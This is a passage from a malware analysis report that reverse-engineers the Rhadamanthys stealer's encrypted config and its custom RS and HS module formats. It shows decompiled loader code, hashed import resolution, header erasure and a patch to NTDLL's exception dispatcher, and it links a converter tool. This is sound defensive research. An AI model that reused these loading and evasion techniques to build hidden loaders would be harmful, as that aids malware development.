00B200A8  00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00  ................
```

Figure 15: The data blocks from the Stage 1 propagated to the custom module

```
// passed structure with pointers to two data blocks
struct mod_data {
  _BYTE *compressed_data;
  _BYTE *url_config;
};
```

One of the addresses points to the compressed data block. This is a package in a proprietary format and contains other modules to be loaded. It is an equivalent of the virtual filesystems implemented in Hidden Bee (more details later in the report).

The next component is a config, which contains the URL of the C2 that will be queried to download the next stage. The config is RC4 encrypted, using a 32-byte long, hardcoded key. For the analyzed cases, the key was:

```
52 AB DF 06 B6 B1 3A C0 DA 2D 22 DC 6C D2 BE 6C 20 17 69 E0 12 B5 E6 EC 0E AB 4C 14 73 4A ED 51
```

The decrypted config for the currently analyzed version has the following structure:

```
struct config_data {
  DWORD rhy_magic; //!RHY
  DWORD flags;
  char next_key[16];
  char c2_url[1];
}
```

This configuration is embedded into the Rhadamanthys **Stage 1** executable by the builder, which is a part of the toolkit sold to the distributors.


The RS format

Following the steps described above, we were able to dump a complete executable in the RS format in its raw version. Let’s now analyze the structure and the way it is loaded so that we can convert it back to the PE.

The header of the RS format has many similarities with the NS format, known from Hidden Bee. The reconstructed structures are presented below:

```
namespace rs_exe {

const size_t RS_DATA_DIR_COUNT = 3;

    enum data_dir_id {
        RS_IMPORTS = 0,
        RS_EXCEPTIONS,
        RS_RELOCATIONS = 2
    };

    typedef struct {
        DWORD dir_size;
        DWORD dir_va;
    } t_RS_data_dir;

    typedef struct {
        DWORD raw_addr;
        DWORD va;
        DWORD size;
    } t_RS_section;

    typedef struct {
        DWORD dll_name_rva;
        DWORD first_thunk;
        DWORD original_first_thunk;
    } t_RS_import;

    typedef struct {
        WORD magic; // 0x5352
        WORD machine_id;
        WORD sections_count;
        WORD hdr_size;
        DWORD entry_point;
        DWORD module_size;
        t_RS_data_dir data_dir[RS_DATA_DIR_COUNT];
        t_RS_section sections[SECTIONS_COUNT];
    } t_RS_format;

};
```

As we could see under the debugger, the first steps required for loading the format are taken by the intermediary shellcode. It remaps the module from the raw format (which is more condensed) into the virtual one (ready to be executed). The reconstruction of the function responsible:




```
rs_format *__stdcall sub_29E(_DWORD *a1, mod_data *a2)
{
  rs_format *result; // eax
  int (__stdcall *v3)(rs_format *, mod_data *); // ebx
  int v5; // edx
  int v6; // ecx
  rs_format *pos; // esi
  rs_format *v_mem; // eax
  rs_section *sections; // edi
  mini_iat1 iat1; // [esp+Ch] [ebp-14h] BYREF
  rs_format *_v_mem; // [esp+1Ch] [ebp-4h]
  unsigned int v12; // [esp+28h] [ebp+8h]

  result = (rs_format *)get_kernel32_hndl();
  v3 = 0;
  if ( result )
  {
    _v_mem = 0;
    load_imp(result, a1 + 3, &iat1);
    result = (rs_format *)((int (__stdcall *)(int, _DWORD))iat1.LocalAlloc)(64, a1[2]);// LocalAlloc
    pos = result;
    if ( result )
    {
      v12 = a1[2];
      if ( v12 == decompress_module(v6, v5, (int)&iat1, (int)a1 + *a1 - 8, a1[1], (int)result, a1[2])
        && v12 > 0x28
        && pos->header_size > 0x28u )
      {
        v_mem = (rs_format *)((int (__stdcall *)(_DWORD, _DWORD, int, int))iat1.VirtualAlloc)(
                               0,
                               pos->module_size,
                               4096,
                               64);
        _v_mem = v_mem;
        if ( v_mem )
        {
          sections = pos->sections;
          memcpy(v_mem, pos, (unsigned __int16)pos->header_size);
          if ( pos->sections_count )
          {
            do
            {
              memcpy((_BYTE *)_v_mem + sections->rva, (_BYTE *)pos + sections->raw, sections->size);
              v3 = (int (__stdcall *)(rs_format *, mod_data *))((char *)v3 + 1);
              ++sections;
            }
            while ( (unsigned __int16)v3 < pos->sections_count );
          }
          v3 = (int (__stdcall *)(rs_format *, mod_data *))((char *)_v_mem + pos->entry_point);
        }
      }
      result = (rs_format *)((int (__stdcall *)(rs_format *))iat1.LocalFree)(pos);// LocalFree
      if ( v3 )
        return (rs_format *)v3(_v_mem, a2);      // call RS module Entry Point
    }
  }
  return result;
}
```

Figure 16:

The function within the shellcode – unpacking the RS module and preparing it to be executed

Analyzing the above function, we can see that the shellcode decompresses the passed block of data, revealing the RS module in its raw form. The RS header is then parsed to obtain some needed information. First, a memory for the virtual image is allocated. The sections are then copied in a loop to that memory. This mechanism is very similar to the equivalent stage of PE loading. After the mapping is done, the Entry Point from the header is fetched, and the execution is passed there. This is where the intermediary shellcode's role ends. The module itself proceeds with the remaining steps required for its own loading. Let's have a look at the start function of the RS module:



```
void __stdcall start(rs_format *mod, mod_data *data_blocks)
{
  int kernel32; // eax
  mini_iat0 funcs; // [esp+8h] [ebp-8h] BYREF

  if ( custom_relocate_module(mod) )
  {
    kernel32 = find_kernel32();
    if ( kernel32 )
    {
      if ( fetch_functions_from_peb(kernel32, &funcs) )
      {
        if ( !custom_load_imports(mod, &funcs, call_LoadLibraryA, call_GetProcAddress) )
        {
          patch_ntdll(mod);
          erase_header(mod);
          SetErrorMode(0x8003u);
          main_func(data_blocks);
        }
      }
    }
  }
}
```

Figure 17: The start function of the RS module

The first few functions are exactly what we can expect in case of module loading, but they are implemented following the custom format. After the loading is finished, the module erases its own header in order to make it more difficult to dump and reconstruct it from memory.

Looking at the overall structure of the start function, we can see some similarities to the analogous functions of the Hidden Bee modules.

The first function that is called at the start is to apply relocations – adjusting each absolute address in the module to the actual load base. The format used for relocation blocks doesn't differ from the PE standard (it is the only artifact that was left unchanged for now), so we omit the detailed description.


The next important function is for resolving all needed imports. The overview:

```
  rva = mod->imports.rva;
  is_empty = (mod + rva) == 0;
  imp_block = (mod + rva);
  _imp_block = imp_block;
  if ( is_empty )
    return 0;
  while ( 2 )
  {
    if ( !imp_block->dll_name_rva )
      return 0;
    lib = call_LoadLibraryA(funcs, mod + imp_block->dll_name_rva);
    if ( !lib )
      return 0xC0000001;
    first_thunk = (mod + imp_block->first_thunk);
    for ( thunk_ptr = (mod + imp_block->original_first_thunk); ; ++thunk_ptr )
    {
      curr_thunk = *thunk_ptr;
      if ( !*thunk_ptr )
        break;
      if ( curr_thunk >= 0 )
      {
        func_name = find_func_name_by_checksum(lib, *(&mod->magic + curr_thunk));
        if ( !func_name )
          goto failed;
        func_ptr = call_GetProcAddress(funcs, lib, func_name, 0);
      }
      else
      {
        func_ptr = call_GetProcAddress(funcs, lib, *thunk_ptr, 1);
      }
      *first_thunk = func_ptr;
failed:
      if ( !*first_thunk )
        return 0xC000007A;
      ++first_thunk;
    }
    if ( ++_imp_block )
    {
      imp_block = _imp_block;
      continue;
    }
    return 0;
  }
}
```

Figure 18: RS format imports loading function

As we know, functions imported from external libraries can be fetched in two ways: by names or by ordinals. Names stored in a binary can give a lot of hints about the module's functionality, so malware authors often try to hide them. A popular technique to achieve this goal is by using hashes/checksums of the names. This is also implemented in the current format. In the case of functions that are expected to be loaded by name, the original string is erased and replaced by its checksum (that is, a DWORD stored at the corresponding offset of `PIMAGE_IMPORT_BY_NAME`). Upon loading, the actual name is searched by the checksum and then used as an argument to the standard WinAPI function `GetProcAddress`.


Next, we can see the implementation of custom exception handling. The solution used is identical to the one from the previously described NE format of Hidden Bee (for more details, see "Handling exceptions from a custom module").



```
FARPROC __stdcall patch_ntdll(int a1)
{
  HMODULE ModuleHandleA; // eax
  FARPROC result; // eax
  FARPROC ZwQueryInformationProcess; // esi
  HANDLE CurrentProcess; // eax
  char v5[4]; // [esp+4h] [ebp-8h] BYREF
  int v6; // [esp+8h] [ebp-4h] BYREF

  v6 = 0;
  ModuleHandleA = GetModuleHandleA(aNtdllDll_0);
  result = GetProcAddress(ModuleHandleA, aZwqueryinforma);
  ZwQueryInformationProcess = result;
  if ( result )
  {
    CurrentProcess = GetCurrentProcess();
    if ( (ZwQueryInformationProcess)(CurrentProcess, 34, &v6, 4, v5) )
      v6 = 0;
    result = (v6 & 0x20);
    if ( result != 32 )
    {
      ::ZwQueryInformationProcess = ZwQueryInformationProcess;
      return patch_exception_dispatcher(sub_1595E);
    }
  }
  return result;
}
```

Figure 19: The function patching exception dispatcher within NTDLL. More details in “Handling exceptions from a custom module”


An address of a call to `ZwQueryInformationProcess` was replaced, and now it points to the virtual offset **0x595e** in the Rhadamanthys module.



```
char __stdcall sub_7704695A(struct _EXCEPTION_RECORD *a1, int a2)
{
  unsigned int v3; // ebx
  unsigned int v4; // ebx
  unsigned int v5; // edi
  unsigned int v6; // eax
  int v7; // eax
  int v8; // eax
  int (__stdcall *v10)(int, int, int, int); // eax
  EXCEPTION_RECORD ExceptionRecord; // [esp+4h] [ebp-64h] BYREF
  unsigned int v12; // [esp+54h] [ebp-14h] BYREF
  int v13; // [esp+58h] [ebp-10h] BYREF
  unsigned int v14; // [esp+5Ch] [ebp-Ch] BYREF
  int v15; // [esp+60h] [ebp-8h] BYREF
  char v16; // [esp+67h] [ebp-1h]
  char v17; // [esp+73h] [ebp+Bh]

  v16 = 0;
  if ( (unsigned __int8)sub_77046CA0(a1, a2) )
  {
    v16 = 1;
  }
  else
  {
    sub_770467E8(&v15, &v14);
    v13 = 0;
    v3 = sub_77046BEF();
    v17 = 1;
    if ( MEMORY[0xF5595E](-1, 34, &v13, 4, 0) >= 0 && (v13 & 0x40) != 0 )
    {
      v17 = 0;
    }
    else
    {
```

Figure 20: The fragment of the function within the modified NTDLL, viewed by IDA. An address of a function was replaced to redirect execution into the function within the Rhadamanthys module.

The function where the redirection leads is identical to what we saw in the case of Hidden Bee:



```
int __stdcall sub_1595E(int a1, int a2, _DWORD *a3, int a4, int a5)
{
  int result; // eax

  result = ZwQueryInformationProcess(a1, a2, a3, a4, a5);
  if ( !result && a2 == 34 )
    *a3 |= 0x20u;
  return result;
}
```

Figure 21: The proxy function for ZwQueryInformationProcess: sets the “ImageDispatchEnable” flag for the process


After all the steps related to module loading, the main function, responsible for the core functionality of the module, is called. The details of the functionality are described in a later chapter.

The complete converter of the RS format is available here:

https://github.com/hasherezade/hidden_bee_tools/blob/master/bee_lvl2_converter/rs_exe.cpp

Demo

Converting the RS module (raw format) dumped from memory into PE:




```
C:\Users\tester\Desktop\bin>bee_lvl2_converter.exe mod.rs 0
Type: 3
Magic:          5352
MachineId:      14c
EP:             61d4
ModuleSize:     1cf00

---SECTIONS---
VA: 300 raw: 64 Size: 12800
VA: 12b00       raw: 12864      Size: a00
VA: 13500       raw: 13264      Size: 7980
VA: 1ae80       raw: 1abe4      Size: 1000
VA: 1be80       raw: 1bbe4      Size: 1080
DLLs count: d
Finished...
Returning unscrambled!
[+] Converted to: mod.rs.pe
```

Figure 22: Demo – using a prepared converter on the dumped RS module to obtain a PE

The input RS file: f9051752a96a6ffaa00760382900f643

The resulting output is a PE file, which can be further analyzed using typical tools, such as IDA.



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F      0 1 2 3 4 5 6 7 8 9 A B C D E F
61D4  55 8B EC 51 51 56 8B 75 08 56 E8 CB FA FF FF 85     U . ì Q Q V . u . V è Ë ú ÿ ÿ .
61E4  C0 59 74 54 E8 86 FC FF FF 85 C0 74 4B 8D 4D F8     À Y t T è . ü ÿ ÿ . À t K . M ø
61F4  51 50 E8 46 00 00 00 85 C0 74 3D 68 10 63 10 00     Q P è F . . . . À t = h . c . .
6204  8D 45 F8 68 05 63 10 00 50 56 E8 51 FB FF FF 83     . E ø h . c . . P V è Q û ÿ ÿ .
6214  C4 10 85 C0 75 22 56 E8 F2 FC FF FF 56 E8 FA 00     Ä . . À u " V è ò ü ÿ ÿ V è ú .
```


```
      Hex               Disasm                                    Hint
620D  56                PUSH ESI
620E  E851FBFFFF        CALL 0X105D64
6213  83C410            ADD ESP, 0X10
6216  85C0              TEST EAX, EAX
6218  7522              JNE SHORT 0X10623C
621A  56                PUSH ESI
621B  E8F2FCFFFF        CALL 0X105F12
6220  56                PUSH ESI
6221  E8FA000000        CALL 0X106320
6226  C7042403800000    MOV DWORD PTR [ESP], 0X8003
622D  FF151C2C1100      CALL DWORD PTR [0X112C1C]        [KERNEL32.dll].SetErrorMode
6233  FF750C            PUSH DWORD PTR [EBP + 0XC]
6236  E88AE1FFFF        CALL 0X1043C5
623B  59                POP ECX
623C  5E                POP ESI
623D  C9                LEAVE
623E  C20800            RET 8
```

Figure 23: Preview of the converted module (view from PE-bear)

The HS format

A similar, yet not identical, format is used for the modules that are unpacked by the Stage 2 main component (that is in the RS format described above). The HS format may also be used for the modules from the package downloaded from the C2.

Example – Stage 2 unpacks the embedded HS module: "**unhook.bin**"



```
02182BD8   mov dword ptr ss:[ebp-1C],ebx
02182BDB   mov dword ptr ss:[ebp-4],ebx
02182BDE   call <unpack_package>
02182BE3   cmp eax,ebx
02182BE5   pop ecx
02182BE6   je 2182CEC
02182BEC   lea ecx,dword ptr ss:[ebp-C]
02182BEF   mov dword ptr ss:[ebp-C],ebx
02182BF2   push ecx
02182BF3   push 2193A5C                       2193A5C:"unhook.bin"
02182BF8   push eax
02182BF9   call <fetch_from_package>
02182BFE   mov edi,eax
02182C00   add esp,C
02182C03   cmp edi,ebx
02182C05   je 2182CEC

edi=dist.0042E038
eax=02463068

02182BFE
```

```
Address   Hex                                               ASCII
02463068  48 53 64 86 04 00 68 00 DC 09 00 00 80 19 00 00  HSd...h.Ü.......
02463078  00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00  ................
02463088  00 00 00 00 00 00 00 00 00 19 00 00 54 00 00 00  ............T...
02463098  00 00 00 00 00 00 00 00 80 02 00 00 80 12 00 00  ................
024630A8  68 00 00 00 00 15 00 00 80 01 00 00 E8 12 00 00  h...........è...
024630B8  80 16 00 00 80 02 00 00 68 14 00 00 00 19 00 00  ........h.......
024630C8  80 00 00 00 E8 16 00 00 90 90 90 90 90 90 90 90  ....è...........
024630D8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
024630E8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
024630F8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
02463108  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
02463118  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
02463128  90 90 90 90 90 90 90 90 90 90 90 90 4C 8B D1 4D  ............L.ÑM
02463138  85 C0 74 24 45 8A 0A 8A 02 48 83 C2 01 49 83 C2  .Àt$E....H.Â.I.Â
02463148  01 44 3A C8 75 06 49 83 E8 01 EB E6 0F B6 4A FF  .D:Èu.I.è.ëæ.¶Jÿ
02463158  41 0F B6 42 FF 2B C1 C3 33 C0 C3 CC 40 53 55 56  A.¶Bÿ+ÁÃ3ÀÃÌ@SUV
